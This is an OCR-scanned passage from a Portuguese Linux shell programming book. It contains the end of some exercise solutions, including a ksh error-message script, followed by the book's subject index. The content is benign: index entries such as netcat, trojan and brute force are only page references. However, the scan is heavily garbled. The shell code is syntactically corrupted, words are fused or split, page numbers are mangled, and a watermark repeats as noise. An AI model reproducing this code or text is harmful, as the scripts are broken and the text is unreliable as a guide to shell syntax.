    esac if f !n$0per" then break fi Oper s=$0por s$Oper• done l > /dev/ttY echo "$0L exit $Naq >Opers " 2) echo .. rot.1na nao i mplementeda " > /dev/tty exit J ) echo "rotina nao implement eda" > /dev/tty exit Capítulo 8 1. i ! / bi n/ksh ii I Capitul o e - Exerci cio 1 8 Resolução dos Programas 533 Brro O # f! #I Este nome e h porque a funcao pode ser usada para ff H # ~rros d~ critica if " $1" - lt 2 - o ( · s~ · - gt 3 ) ] then echo " Uso: $0 <!4ensagem> <No . Linha> t <No . Coluna> J•· exit 1 li if ( "$K" -eq 3 ] then e l .se Len~ · expr leng th ~ st n • C• 'expr " (.. 80 - n$Len.. n ) w I 2 " li tput cup $2 $C ec:ho - e "$! 01 c " read a < /dev/tty Mate com d r~•tos autCYa s
  • 547.
    índice Remissivo A Bourne-Again Shell91 Bourne Shell 91 a 115 break 363 ação 340 brute force 512 apóstrofos 94 c ARGC 371 argumento inicial 164 c 116 ARGV 371 Campos 341 arrays 355, 363 case .195. aspas 94 cal 113, 229, 507 autoindent 261 chaves 160 awk 193, 341 cifrão ($) 94 B clear 221 código de retorno 214 background lli código de retorno (S?) 119.262 barra invertida 94 col 222 Bash 1.5.5.193,241 comando nulo 253 bash 91, 512 contador genérico 373 bc 145 continue 363 BEGIN 344 Controlede Fluxo 359 blocos de instruções 206 crase(') 94 M I cvrn r to to s
  • 548.
    536 Programação ShellLinux Criar Variáveis 158 expressão regular 108 csh 92 Expressões Regulares .34fi CShell 92 Expressões Reiacionais 344 cut 130 F D fgrep 122 d 115 Fim da linha ($) 105 default 131 for 203. 362 delimitador 132 Forma Expressa 144 dev 101 Formando Padrões 344 diretório pai 165 ftp 99, 296 dois pontos 253 funcao 299 dois pontos ~) 21O G dot 254 E GNU 118 grep 122 ed 103 gsub 356 egrep 122 H elif 181 elógico 189 head 138. 230 else 176 here document 1.55 END 344 here string 229 Entrada Padrão 98. here strings 1.55 EOF 350 home directories 137 eval 289 home directory 12fi exit 296, 363 Expansão dechaves 272 l export 249 i 116 Exportar 248 if 176 expr 144 IFS 209, 229 M I cvm r to to s
  • 549.
    ignorecase 261 importar 250 Indicadorde pesquisa (~ 104 Inicioda linha (") 105 instrução expr 178 K kernel 85 Korn Shell 91 ksh 91, 239 L Leiame.txt 81 lin 222 logado 213 loop 202, 218 M mail 100, 230 MAXFILES 287 Meta Caracteres 90 N nc 5lli net 5lli netcat 5lli new-line 116 next 363 NULL 361 number 261 Índice Remissivo 537 o OFMT 368 OFS 3fifi opção -c 124 opção -d 131, 134 opção-f 131 opção -1 125 opção -m 217 opção-n 117 opção -v 126. 172 Opção -d 142, 143, 154 Opção-s 141 opção -s 134 Operações Aritméticas 144 operador -a 189 operador -o 189 operador -z 184 Operadores 354 Operadores aritméticos 190 operador lógico 11 202 operador lógico or 188 órgão Local 230 ORS 3fifi ou lógico 190 p p 113, lli padrão 340 padrao-acao 3A1 M I cvm r to to s
  • 550.
    538 Programação ShellLinux parâmetros 160 Saída com print .3fifi paste 133 saída padrão 11O pendurado 177 scan 5.12 PIO 90 script 157 pípe 121 script Shell 164 pípeline 213 sed 108 ponto 25! SemComentários 93 ponto evírgula 96 separador <TAB>, 134 pontos evírgulas sucessivos 196 sh 91 printf 367 Shell 85, 157 Programa add 170 Shell secundário 96 programa add 173 showmode 261 programa pp 169 sinais 295 Programa rem 172 sinal 295 prompt secundário 116 SOD 87 prompt secundário(>) 206 stderr 90 ps 122 stdin 90 Q stdout 90 stty 22J. q 116 Substituição (s /I) 106 quantidade de parâmetros (S#) 262 SUID 124 R T read 241 Tabela Verdade 189 Recebendo Parâmetros 371 tail 230 redirecionamento 90,1.55 test m RLENGTH 358 tput 221' 224 RSTART 358 tputblink 222 s tputbold 222, 224 tput cup 222 s 109 tput reset 222
  • 551.
    tput rev 222 tputsgrO 222 tputsmso 222 tputsmul 222 tr 136 trap 295 trojan 511 u Ubuntu 507 uname 95,97 uniq 153 UNIX 84 until 214 U so de Variáveis 350 v Valores de Vetores 363 variáveis 90 Índice Remissivo 539 Variáveisdefinidas peloprogramador 350 VariáveisInternas 350 variável $# 161 variável $* 162 variável$? 174 variável $0 161 variável$a 232 variável$var 184 variávelvar 203 vetores 363 vírgula(.) 343 w wget 496,502 while 212 who 101, 130 X xargs 164